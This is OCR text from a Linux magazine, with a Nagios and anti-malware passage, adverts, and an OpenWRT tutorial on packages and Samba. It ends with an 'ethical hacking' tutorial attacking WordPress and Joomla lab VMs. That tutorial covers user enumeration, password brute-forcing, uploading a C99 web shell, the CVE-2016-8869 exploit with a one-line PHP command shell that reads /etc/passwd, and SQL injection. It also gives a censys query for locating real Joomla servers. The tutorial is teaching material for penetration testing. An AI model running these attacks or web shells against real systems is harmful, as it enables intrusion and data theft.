

However, you'll need to use the Nconf tool to first configure your Nagios setup. This requires that you add hosts – just add the IP address of the devices you wish to monitor, and any tests you wish to run (such as Ping to check a device is online) and click Submit. Follow this with Deploy Nagios Config, then Deploy to complete. The results can be found in the Services view.

Of course, there's more to network security than firewalls and monitoring. And as you're running one or more Linux servers, you need to be aware of the risks of viruses, worms, Trojans and other malware. While Linux desktops might be largely immune from infection, the majority of internet servers run Linux. Cybercriminals are out there and are targeting businesses, perhaps by stealing sensitive data or holding a server to ransom with ransomware.

In 2016 some nasty Linux-targeting ransomware attacks took place, with one in particular demanding two Bitcoins to release a Linux server. This is a very real threat, and demands that you have sufficient security on each device on your network to overcome it. While open source solutions like chrootkit and ClamAV are attractive, your small or medium business Linux network might benefit more from a proprietary solution such as ESET, Sophos, Comodo or Bitdefender.

Whichever anti-malware solution you end up using on your Linux computers, ensure that it is regularly updated and tested. Testing of an anti-virus solution can take place on a dedicated, offline air-gapped computer, or within a virtual machine.

These tools will also prove vital when Windows machines are added to the network. Similarly, infected removable storage from a Windows PC which is then inserted into a Linux PC can also be dealt with.



**Can you help inspire the
next generation of coders?**



Code Club is a nationwide network of volunteer-led after school clubs for children aged 9-11.

We're always looking for people with coding skills to volunteer to run a club at their local primary school, library or community centre for an hour a week.

You can team up with colleagues, a teacher will be there to support you and we provide all the materials you'll need to help get children excited about digital making.

There are loads of ways to get involved!
So to find out more, join us at **www.codeclub.org.uk**

SUBSCRIBE & SAVE UP TO **37%***



*US Subscribers save up to 40% off the single issue price.

See more at: www.greatdigitalmags.com

UX MAGAZINE FOR LESS WHEN YOU SUBSCRIBE!

Every issue packed with...

- Programming guides from Linux experts
 - Breaking news from enterprise vendors
 - Creative Raspberry Pi projects and advice
 - Best Linux distros and hardware reviewed
-


Why you should subscribe...

- Save up to 37% off the single issue price
- Immediate delivery to your device
- Never miss an issue
- Available across a wide range of digital devices



Subscribe today and take advantage of this great offer!

Download to your device now



Tam Hanna

has always had a knack for making processes complex. As his company grew, things needed to be simplified – a powerful router based on OpenWRT alongside a complement of services turned out to be an excellent solution to all kinds of difficult problems

Run services on OpenWRT

Add applications to your router and provide network services

Even though the deployment of more devices adds redundancy to a system, a router failure can eliminate the entire network. This makes it an ideal host for various services: if the router fails, no one cares about the rest.

Even though some time has passed since our last look at OpenWRT, the router platform nevertheless remains highly interesting. This tutorial will show you how to use the package manager found in the OpenWRT distribution to add to the various applications to your router just as if it were a normal computer or a workstation. This allows you to use the router to provide a variety of network services that, otherwise, require the presence of a dedicated PC.

Reducing the total power dissipation in an office is sensible for multiple reasons. First of all, there is obviously the lower bill for energy. Second, especially in summer, eliminating power dissipation leads to a significantly more comfortable environment; at a prominent Austrian ad agency, room temperatures became unbearable when multiple workstations were powered up at the same time.

Even though OpenWRT can also be run on dedicated routers, we will stick to the Raspberry Pi once again. As in issue 166, we will use the Raspberry Pi 2 as it provides the best balance of features: the Raspberry Pi 1's lackadaisical processor does not bring a dedicated floating-point unit, which causes significant performance losses when handling large applications (and encryption). The Raspberry Pi 3 has shown itself to be thermally unstable in tests. In addition to that, its Wi-Fi range is poor in comparison and is not officially supported by the ready-to-download OpenWRT images.

We will use a USB Ethernet dongle to add a second network port to the assembly. The example used here was

produced by I-TEC, its lsusb output looks like this:

```
~$ lsusb
...
Bus 002 Device 016: ID 0b95:772b ASIX
Electronics Corp. AX88772B
```

The image used in the following steps can be downloaded at <http://bit.ly/2k0lIXb>. You will need to burn it to an SD card of your choice, as most routers have very small flash memories. The following steps used an 8GB SD card – this will be plenty memory for most, if not all, applications involving OpenWRT.

Next, power up the process computer. Its OpenWRT instance must be configured to access the internet; we covered the development process in issue 166, and cannot discuss it once again here, so look back at that issue if you're unsure of the process.


You're welcome HERE

Deploying UNIX packages should not be new to seasoned readers of **Linux User & Developer**: not having to compile code by hand is really comfortable. Sadly, large packet managers such as apt-get are not well suited to embedded environments: keep in mind that our Raspberry Pi's 8GB of storage is an anomaly in this context, with most routers having to make do with four, eight or 32MB of flash memory.

Due to this, a dedicated package manager solution called OPKG is used instead. As package repositories can take up a bit of memory, the first step to package management



Tutorial files
available:
filesilo.co.uk



■ I want my Raspberry Pi 3

Should any of you be dead-set in your desire to purchase the latest and greatest bit of Uptonian technology, be free to help yourself. The changeset available at <https://dev.openwrt.org/changeset/49103> added Raspberry Pi 3 support to the platform – be aware that you will need to compile the image yourself, which takes quite a bit of time and is not discussed in this part of the tutorial.

goodness usually involves updating the existing repository catalogue like this:

```
root@OpenWrt:~# opkg update
```

```
Downloading . . .
```

```
Signature check passed.
```

As package information can be quite large, be aware that OPKG stores its working data in a RAM drive: this can be a problem if you find yourself running out of memory, and also causes grief after a reboot.

For us, however, this is not so relevant at this time. We will focus on downloading a prepackaged version providing a more comfortable alternative to the VI editor. A naïve approach would involve entering the following commands:

```
root@OpenWrt:~# opkg install nano
```

```
Unknown package 'nano'.
```

Collected errors:

```
* opkg_install_cmd: Cannot install package nano.
```

Even though the usage of OpenWRT's package manager is, in theory, quite simple, the product does show its teeth. The package cannot be found – a problem that can be analysed further by opening the relevant package repository. In the case of the Raspberry Pi 2, it can be found at <http://bit.ly/2jF7uHK>. As of this writing, that repository contains the group of sub-repositories, which can each be opened in a dedicated browser tab to reveal that nano is, indeed, MIA.

Fortunately, a clever coder by the name of Vlad Panazan has kindly provided a replacement package described in a blog post

found at <http://bit.ly/2jTNZKS>. It can be downloaded using the wget command:

```
root@OpenWrt:~# wget http://vlad.panazan.ro/files/nano_2.3.6-1_brcm2708.ipk
```

```
Connecting to vlad.panazan.ro (188.215.50.203:80)
```

```
nano_2.3.6-1_brcm270 100% |*****|
*****| 28301 0:00:00 ETA
```

```
root@OpenWrt:~#
```

Installing it can be done via OPKG via the following options:

```
root@OpenWrt:~# opkg install nano_2.3.6-1_brcm2708.ipk
```

An interesting detail is that OPKG will download some missing interdependencies from the public repository. When done, nano can be opened up normally – as OpenWRT is just another version of Linux, the program will behave just as if it were running on a traditional workstation.

What's there, and what's missing

At this point, you might be interested to find out more about how many packages the OpenWRT team actually provides for the Raspberry Pi 2. This can be accomplished by using the OPKG listing command: by default, it outputs one line for every package available, consisting of both install name and any description the package author was willing to provide. Piping its output to WC leads to the following result:

```
root@OpenWrt:~# opkg list | wc
```

■ My update!

Should you find yourself facing various issues when trying to install packages after reboot, be careful to re-read the description of the OPKG update command. As stated, OPKG will forget its package list after a reboot. Should this ever happen to you, don't be concerned – your author has spent more than one minute scratching his head due to a similar problem!

```
975      14086      101236
```

WC's – the acronym stands for 'word count', not for the powder room – output line informs us about the number of lines found in its input. As of this writing, a total of just over 970 packages are available for OpenWRT on the Raspberry Pi. On other architectures, you have access to significantly more packages.

As parsing these lines by hand is difficult, let us introduce you to a nifty trick that allows you to find out more about the available packages. The output of **OPKG** can easily be redirected into **grep**, which can then be made to look for a specific string. This can be used to reveal significant shortcomings in the image – for example, searching for the GCC compiler reveals the following:

```
root@OpenWrt:/# opkg list | grep -i gcc
```

```
libgcc - 4.8-linaro-1 - GCC support library
```

```
root@OpenWrt:/#
```

Looking at the output above unearths an uncomfortable truth: currently, no package containing the GCC compiler is available. Compiling a custom image – a question for the next part of the tutorial – can solve this problem. For now, we will instead try to work with the available materials.

Share storage

As companies grow bigger, processes tend to break down – the failure of Research In Motion/Blackberry is attributed by many pundits to a failure in scaling internal processes to keep up with growth. One common pain point that starts to become a nuisance as you add employees is the sharing of files, as a USB stick will either be lost or misplaced.

Fortunately, an OpenWRT-enabled Raspberry Pi can be used to help out via the Samba file sharing system. The first step to this involves the provisioning of external memory. For the following steps, a USB stick is convenient: its power drain is not particularly large, thus ensuring that the power supply of the process computer will not be overloaded. Simply plug the USB stick into the router, and enter the following command to find out whether it was detected:

```
root@OpenWrt:/# df
```

Filesystem	1K-blocks	Used	Available	
Use% Mounted on				
rootfs	47636	8236	38420	18% /
/dev/root	47636	8236	38420	18% /
tmpfs	476556	616	475940	0% /tmp
tmpfs	512	0	512	0% /dev

Annoyingly, USB support is not installed completely in the default image. This can be proven in the output of the **df** command, which does not list storage space found on the stick. Using the **lsusb** command can check the presence of the USB stick in the USB device tree. Sadly, this is also not installed by

default and must, instead, be deployed and installed using the following code:

```
root@OpenWrt:/# opkg install usbutils
```

```
Configuring usbutils.
```

```
root@OpenWrt:/# lsusb
```

```
Bus 001 Device 006: ID 13fe:4200 Kingston Technology Company Inc.
```

```
. . .
root@OpenWrt:/#
```

Be aware that the **opkg** search command is limited to analysing packages that are already installed on your router: the result below will be emitted only if **lsusb**'s host package was successfully installed beforehand:

```
root@OpenWrt:/# opkg search /usr/bin/lsusb
```

```
usbutils - 007-1
```

```
root@OpenWrt:/#
```

Installing the missing components can then be accomplished via the well known command sequence:

```
root@OpenWrt:/# opkg install kmod-usb-storage
```

```
root@OpenWrt:/# opkg install kmod-fs-msdos
```

```
root@OpenWrt:/# opkg install kmod-fs-udf
```

At this point in the tutorial, an interesting concession to the limited storage space of the average router will rear its head; the various file systems come in the form of independent modules. This means that you can mix and match between space usage and universal flexibility.

Be aware that the new modules become active only after the reboot of the system. OpenWRT goes its own way in this regard: instead of the **sudo shutdown** command usually used under UNIX, the reboot is instead handled like this:

```
root@OpenWrt:/# reboot
```

In an ideal case, running **df** another time will inform you that the partition of the USB stick has now been mounted and is ready for service. In practice, the framework will usually not be able to mount the new drive automatically.

```
[ 953.464239] FAT-fs (sdb1): codepage cp437 not found
```

In many cases, this approach is enough to ensure reliable mounting of a USB stick. Should this not be the case for some reason, a workaround exists: enter the following command to mount the USB stick's first partition at a mount point, which must of course be defined previously.

```
root@OpenWrt:~# mount /dev/sda1 /mnt/stick/
```

```
mount: mounting /dev/sda1 on /mnt/stick/ failed:
Invalid argument
```

In most cases, the manual mount will also fail. In the next step, use the **dmesg** command to get further information on why the mounting process could not be completed. A very common cause for problems is missing one or more code pages in the kernel, which must then be installed just as if they were any other packet.

Dance some Samba!

With that out of the way, it is time to actually deploy Samba. This is a bit problematic, as the product tends to come in different versions, which affect the name of the package to be downloaded. Fortunately, the following instructions list all available packages:

```
root@OpenWrt:~# opkg list | grep -i samba
```

```
samba36-client - 3.6.25-5 - Samba 3.6 SMB/CIFS
client
. . .
samba36-server - 3.6.25-5 - The Samba software
suite . . .
```

In our case, you don't need to install both parts – the server is enough, as the Raspberry Pi will never need to connect to Samba shares provided by other systems. After running **OPKG**, it is time to configure the newly deployed server.

By default, its settings are found in the <https://wiki.openwrt.org/doc/uci/samba/etc/config/samba> file – the nano instance installed here comes in really handy. Be aware that changes are accepted only after running **/etc/init.d/samba restart** – this is a shortcut that will spare you from having to perform a complete reboot every time.

Samba's configuration file is text-based. The first part declares the structure of the server in general: the most important thing is setting the name of the workgroup and the home attribute. If it is set to 1, the user's home directories, by default, will be shared:

```
config samba

option 'name' 'OpenWrt'

option 'workgroup' 'WORKGROUP'

option 'description' 'OpenWrt'

option 'homes' '1'
```

“ Routers running OpenWRT can easily be expanded with a variety of different programs ”

```
option 'interface' 'loopback lan'
```

The next stage involves the configuration of the actual shares. We use the previously mentioned mount point to create a new share going by the name of Stick:

```
config 'sambashare'

option 'name' 'Stick'

option 'path' '/mnt/stick'

option 'guest_ok' 'yes'

option 'create_mask' '0700'

option 'dir_mask' '0700'

option 'read_only' 'yes'
```

With that out of the way, restart Samba and connect to it. This is best accomplished with Ubuntu: open a new Nautilus window, click on the Connect to Server option and wait for the popup dialog to appear. In the next step, proceed to entering **smb://kip**. Finally, click the Connect button to see the contents of our server – if you need to log in, simply use the anonymous option.

Keep in mind that the mounting of the USB stick must be made constant if you want to use the server reliably; if you mount the stick by hand every time, an unexpected reboot caused by power failures or system crashes would cause your router and the attached network services to go offline for good.

Conclusion

Routers running OpenWRT can be expanded with a variety of programs, thereby enabling them to provide all types of network services. It's also good to remember that Samba is just one of the numerous applications available to 'normal' OpenWRT devices; the Raspberry Pi's state of support severely limits the size of the repositories.

Users of classic OpenWRT routers can use the device as a bit torrent or FTP server if required – in most cases, packages don't even need to be compiled. Just keep in mind that the limited amount of flash storage of the average router might require one or the other workaround.

With OpenWRT being open source, fixing problems such as the limited selection of packages is a question of impetus. The next part of this tutorial will show you how to create a custom image by compiling the source code on your workstation – this, of course, allows you to tag along any packages you might find interesting! ■

■ Storage trouble?

Due to the extreme memory constraints, the storage subsystem of OpenWRT can be challenging. Should issues occur when adding an USB hard drive or an USB stick, be sure to consult the troubleshooting guide provided at <https://wiki.openwrt.org/doc/howto/storage>. It provides OpenWRT-specific solutions targeted at repairing a wide range of annoying niggles.



Ethical hacking

The information in this tutorial is for security testing purposes only. It is illegal to use these techniques on any computer, server or domain that you do not own or have admin responsibility for!


Find and exploit CMS security vulnerabilities



Toni Castillo
Girona

holds a bachelor's degree in software engineering and works as an ICT research support expert in a public university sited in Catalonia (Spain). He writes regularly about GNU/Linux in his blog: disbauxes.upc.es

Looking for CMS flaws using automated tools can help you locate a good deal of security issues



Above After adding some Perl code to Joomscan, we are able to detect a new vulnerability in a Joomla! component

WordPress, Joomla! and Drupal are among the most popular content management systems (CMSs) around the world. Because CMSs are web applications, they share the complete spectrum of vulnerabilities affecting web apps: SQL-i, XSS, CSRF and so on (OWASP has a comprehensive list of these issues). Although there are plenty of automated tools that can help you identify some of these vulnerabilities, a particular breed of CMS vulnerability scanners and exploitation frameworks are more appropriate whenever engaging in a real penetration testing assessment. Bear in mind that these automated tools do no magic: they can only report what is already known. This is why you need to understand what is going on behind the scenes in your particular CMS to discover zero-day exploits.

This tutorial will guide you through the process of assessing the security of your CMS by running these automated tools along with some hands-on examples of exploitation: brute-force attacks, shell uploading, and so on. You will be using two Virtual Machines from Turnkey throughout this tutorial. So go download them (see 'Resources' for the URLs) and set up your test environment. Ready? Let's go!

Fingerprint CMS platforms

CMS platforms make use of different technologies. Although most of the CMSs are coded in PHP, they also use AJAX and well-known APIs to increase their functionality. This, in turn, adds more attack vectors. It is always good practice to fingerprint all these technologies. Open Firefox and install the Wappalizer add-on. Now let's try it! Go to **censys.io** and type this in the search box:

You will get a list of potential Joomla! servers in the UK. Navigate to some of them using your web browser and have a look at all the information that Wappalyzer gathers passively!

Get CMS core versions by hand

It is common practice to leave all the files that ship with the CMS package on the web server after installing it. This, of course, allows remote attackers to obtain a certain amount of information concerning the CMS, such as its version. This can help look for public exploits (you will see a real example later on). Most of the automated tools you are about to use leverage these bad practices to some extent. Now, make sure your TurnKey VMs are up and running. Let's begin with WordPress (WPVM). To get its version, execute this in a new terminal on your computer:

```
wget http://WPVM_IP/readme.html -O - \
2>/dev/null \
|grep Version
...
<br /> Version 4.4.2
```

If this does not work because the sysadmin has deleted the **readme.html** file (well done!), sometimes you can get the version from the meta generator tag by reading the main page directly:

```
wget http://WPVM_IP -O - \  
2>/dev/null \  
|grep "content=\"WordPress\"\  
...\  
<meta name="generator" content="WordPress 4.4.2" />
```

When it comes to Joomla!, its version is hard-coded in the **joomla.xml** file, located in at least two different directories on the web server. Using your second Turnkey VM (JLVM), execute **wget** in this way:

```
wget http://JLVM_IP/joomla.xml -O - \
2>/dev/null \
|grep version|tail -1
...
<version>3.4.8</version>
```

If this file has been deleted, try this other location:
/administrator/manifests/files/joomla.xml.

Enumerate usernames in WordPress

WordPress is vulnerable to user-enumeration and, in some instances, to brute-force attacks too. Two tools are really good at enumerating users: WPscan and CMSmap. Go get them:

Resources

OWASP Top 10
2013

2015
bit.ly/1a3Ytvq

CMS usage
statistics
bit.ly/2bJlbml

Wappalyzer
wappalyzer.com

CMSmap
bit.ly/2iq2Zic

bit.ly/2jq2Zjc

TurnKey Joomla
bit.ly/2iejPnr

bit.ly/2iejPnr

TurnKey
WordPress
bit.ly/2jyHlbp

bit.ly/2jyHlbp

WPScan
wpscan.org

Joomscan
bit.ly/2j3jCEU

bit.ly/2j3jCEU

Joomla VEL
vel.joomla.org

www.joomla.org

```
80.http.get.body:"Joomla" and location.country_
code:GB
```

```
git clone https://github.com/wpscanteam/wpscan.git
git clone -b exploidbfix https://github.com/gianogli/
CMSmap.git
```

Before using CMSmap, you need to clone the exploidb repository inside the CMSmap directory (otherwise, the update process won't work):

```
cd CMSmap/
git clone https://github.com/offensive-security/
exploit-database.git ./exploitdb
```

Finally, edit the `exploitdb/searchexploit` file and set the `gitpath` variable accordingly:

```
gitpath="/path/to/CMSmap/exploitdb"
```

Open your web browser and navigate to the WordPress Administrator Dashboard on your WPVM:

```
firefox http://WPVM_IP/wp-admin
```

Create a couple of new users, eg `user1` and `user2`. Set a couple of dictionary-based passwords for these users too: `'password'` and `'music'`. Now let's get back to your fancy terminal and try to enumerate them using WPScan:

```
cd wpscan/
./wpscan -u http://WPVM_IP --enumerate u
...
[+] Identified the following 3 user/s:
+-----+-----+-----+
| Id | Login | Name |
+-----+-----+-----+
| 1 | admin | admin |
| 2 | user1 | user1 |
| 3 | user2 | user2 |
+-----+-----+-----+
```

Do the same now but using CMSmap:

```
cd CMSmap/
./cmsmap.py -t http://WPVM_IP -f W
...
[-] Enumerating Wordpress Usernames via "Author" ...
[M] admin
[M] user1
[M] user2
[H] Valid Credentials: user1 password
...
[!] Forgotten Password Allows Username Enumeration:
http://WPVM_IP/wp-login.php?action=lostpassword
[!] Website vulnerable to XML-RPC Brute Force
Vulnerability
```

As you can see from this, CMSmap enumerates all the users and discovers `user1`'s password along the way! It also detects an important flaw that you will be exploiting next: XML-RPC brute-force!

Brute-force WordPress

Some WordPress servers are vulnerable to XML-RPC brute-forcing. After enumerating usernames, the next logical step would be to guess their passwords. If a WordPress installation is vulnerable to XML-RPC brute-forcing, then those accounts holding very weak passwords would be irremediably exposed. Try it yourself; get a list of the 500 worst passwords:

```
git clone https://github.com/danielmiessler/SecLists
```

You want to guess `user2`'s password (CMSmap has guessed `user1`'s password already), so execute CMSmap like this:

```
./cmsmap.py -t http://WPVM_IP -u user2 -p ../
SecLists/Passwords/500-worst-passwords.txt
...
[-] Wordpress Brute Forcing Attack Started
[H] Valid Credentials: user2 music
```

Identify vulnerable plug-ins in WordPress

Although the core for a particular CMS may have flaws, one of the main problems that compromises CMS security is plug-ins. Name them as you wish: components, add-ons, extensions... They are all alike: some are poorly implemented and therefore pose a threat to any up-to-date and patched CMS. If you look around the internet, the chances are that you will find an awful lot of up-to-date WordPress servers running at least one or two really old plug-ins! WPScan can alleviate the burden of manually enumerating all the installed plug-ins for a particular WordPress server, telling you which ones are known to be vulnerable along the way, too.

Now, let's put WPScan to the test! Download `Reflex Gallery 3.1.1` (this plug-in is reportedly vulnerable to Arbitrary File Upload, and it is still available for download as of this writing):

```
wget https://github.com/wp-plugins/reflex-gallery/
archive/3.1.3.tar.gz
```

Upload this file to your WPVM using `scp`:

```
scp 3.1.3.tar.gz root@WPVM_IP:/var/www/wordpress/wp-
content/plugins/
```

Connect to WPVM and decompress the plug-in:

```
ssh root@WPVM_IP
cd /var/www/wordpress/wp-content/plugins/
tar xvfz 3.1.3.tar.gz
mv reflex-gallery-3.1.3 reflex-gallery
```

Finally, get back to the Admin Dashboard using your web browser and activate the new plug-in. Once it is activated, execute WPScan in order to enumerate those plug-ins that are known to have security issues:

```
wpscan -u http://WPVM_IP --enumerate vp
...
[!] Title: Reflex Gallery <= 3.1.3 - Arbitrary File
Upload
```

■ Set up your test lab

After downloading and importing the two appliances in VirtualBox, you need to set up two network adaptors for Joomla!: a Host-Only adaptor and a NAT adaptor. The second one will allow the VM to connect to the internet and send email messages. As for WordPress, a Host-Only adaptor will suffice. Don't update the VMs!

You will get a list of reportedly vulnerable plug-ins – among them, Reflex Gallery!

Automate the exploitation with WEF

So now you know that your WordPress has vulnerable plug-ins. Your next step should be to update these plug-ins to make sure no one is going to break into your server! Attackers will try to exploit these issues in order to take over the server. They will make use of public exploits or they will code their own, or maybe they will use the WordPress Exploit Framework (WEF), a Metasploit-esque framework that automates all the boring stuff! Go get it:

```
git clone https://github.com/rastating/wordpress-exploit-framework.git
```

Now install WEF dependencies:

```
cd wordpress-exploit-framework/  
bundle install
```

From your last execution of WPScan, you know that Reflex Gallery is vulnerable to Arbitrary File Upload. You are about to exploit this security flaw using WEF in order to upload a PHP shell. Execute WEF:

```
./wpxf.rb  
Loaded 33 auxiliary modules, 123 exploits, 5  
payloads  
wpxf >
```

You will be presented with a prompt. We need an exploit for Reflex Gallery; let's search for it:

```
wpxf> search gallery  
...  
exploit/reflex_gallery_shell_upload
```

This one looks promising! Issue a **use** command to select this exploit:

```
wpxf > use exploit/reflex_gallery_shell_upload
```

You can get information about this particular exploit with the **info** command:

```
wpxf [exploit/reflex_gallery_shell_upload] > info
```

What comes next is well known if you are a Metasploit user; set the target host accordingly and enable the Verbose mode:

```
wpxf [exploit/reflex_gallery_shell_upload]> set host WPVM_IP  
wpxf [exploit/reflex_gallery_shell_upload] > set verbose true
```

Before running the exploit, you need to choose which payload you want to deliver at this stage. We want to upload a C99 shell, so go download it first:

```
wget https://raw.githubusercontent.com/tennc/webshell/master/php/PHPshell/c99/c99.php
```

Use the **C99.php** file as your payload inside WEF this way:

```
wpxf [exploit/reflex_gallery_shell_upload] > set payload custom  
wpxf [exploit/reflex_gallery_shell_upload] > set payload_path /path/to/c99.php
```

All set and done! Run it:

```
wpxf [exploit/reflex_gallery_shell_upload] > run  
...  
[-] Uploading payload...  
[+] Uploaded the payload to http://YOUR_VM_IP/wp-content/uploads/2016/12/mhuWSXhyQP.php
```

Open your web browser and navigate to:

http://WPVM_IP/wp-content/uploads/2016/12/mhuWSXhyQP.php (Bear in mind that the payload will randomise the shell file name, so yours should be different.) A nice C99 PHP shell will be rendered inside your browser!

Look for public exploits

Plug-ins are the worst when it comes to security flaws, but make no mistake: CMS cores are no exception whatsoever. Earlier in this tutorial you learned how to obtain the version of a CMS. Equipped with this information, you're free to look for public exploits to compromise the server. Joomla! 3.4.8 is running on your VM. So go surf the web and search for vulnerabilities and public exploits for this particular version. Open your web browser and navigate to:

www.cvedetails.com/vulnerability-search.php.

You only need to fill in two form fields: type 'Joomla' for Vendor and 'Joomla!' for Product, scroll the page down and press the Search button. A list of well-known vulnerabilities will be shown. Try to spot CVE-2016-8869 in the list. This one allows a remote attacker to register a new user and set their group to admin. According to the database, there is even a module for the Metasploit framework! All Joomla! versions before 3.6.4 are vulnerable, therefore yours is! Sometimes the CVE database does not know about any public exploits. In these cases, try googling the vulnerability. You can search in GitHub, ExploitDB... For this particular example, let's use GitHub. Type this in the Google search text box and press **Enter**:

site:github.com CVE-2016-8869

So it turns out GitHub does have a public exploit for this vulnerability, too: Joomla! core

Exploit Joomla! core

Now that you have found a vulnerability affecting your version of Joomla! and a public exploit, it's hacking time! Download the exploit first:

```
wget https://raw.githubusercontent.com/XiphosResearch/exploits/master/Joomraa/joomraa.py
```

Set its execution bit:


```
chmod +x joomraa.py
```

Go to the Administrator Panel in your Joomla! VM and enable the option Allow User Registration under Global Configuration>Users. Let's create a simple payload now. Write this code down and save it as **payload.php**:

```
<?=system($_GET['x']); ?>
```

Create a disposable mailbox; open your web browser and navigate to:

<https://dropmail.me/en/>

A new randomised disposable mailbox will be generated for you. Copy the email address just generated. Run the exploit against your Joomla! VM this way:

```
./joomraa.py -u test -p password -e <EMAIL>  
http://<JLVM_IP> -x payload.php
```

You will get a confirmation email in your temporary mailbox. Click on the link (this will activate the new test account) and wait for joomraa to log in and upload the payload:

```
[+] Admin Login Success!  
[+] Getting media options  
[+] Setting media options  
[*] Uploading exploit.pht  
[*] Uploading exploit to: http://JLVM_IP/images/  
LRAN2NDS34.pht
```

Don't mind if joomraa complains about not executing the payload; it has already uploaded it! Open your browser and try it (Bear in mind that the uploaded file name has been randomised and yours will be different); try to get the `/etc/passwd` file:

http://JLVM_IP/images/LRAN2NDS34.pht?x=cat/etc/passwd

Search for Joomla! vulnerable extensions

Joomla! vulnerable extensions are listed in the Joomla! Vulnerable Extension List (VEL). Open your web browser and navigate to: vel.joomla.org. A list of vulnerable extensions will be shown. You can use this list as a reference during your pen-testing engagements. If you happen to find a new vulnerability, use this website to report it.

Code your own vulnerable extension detector

CMS scanners detect only those vulnerabilities that have been reported. Whenever a new vulnerability pops out, you can either wait for this new one to be added to existing CMS scanners or you can code it yourself. No need to reinvent the wheel, though. Imagine you have found a new SQL-i vulnerability in the Joomla! JsJobs 1.1.6 component. It would be great to detect this new vulnerability automatically from now on. First, download a modified version of the component (this component has explicitly been modified to be vulnerable to SQL-i, so please don't use it on a real server!):

www.dropbox.com/s/ekn5j6z8banwioj/jsjobs.zip?dl=0

Install the component using the Joomla Administrator Panel. Go try the vulnerability by hand; open your web browser and navigate to:

http://JLVM_IP/index.php?option=com_jsjobs&c=common&view=company&layout=view_company&cd=1

The `cd` parameter is vulnerable to SQL-i. Replace the value 1 with ' to trigger an SQL error:

http://JLVM_IP/index.php?option=com_jsjobs&c=common&view=company&layout=view_company&cd='

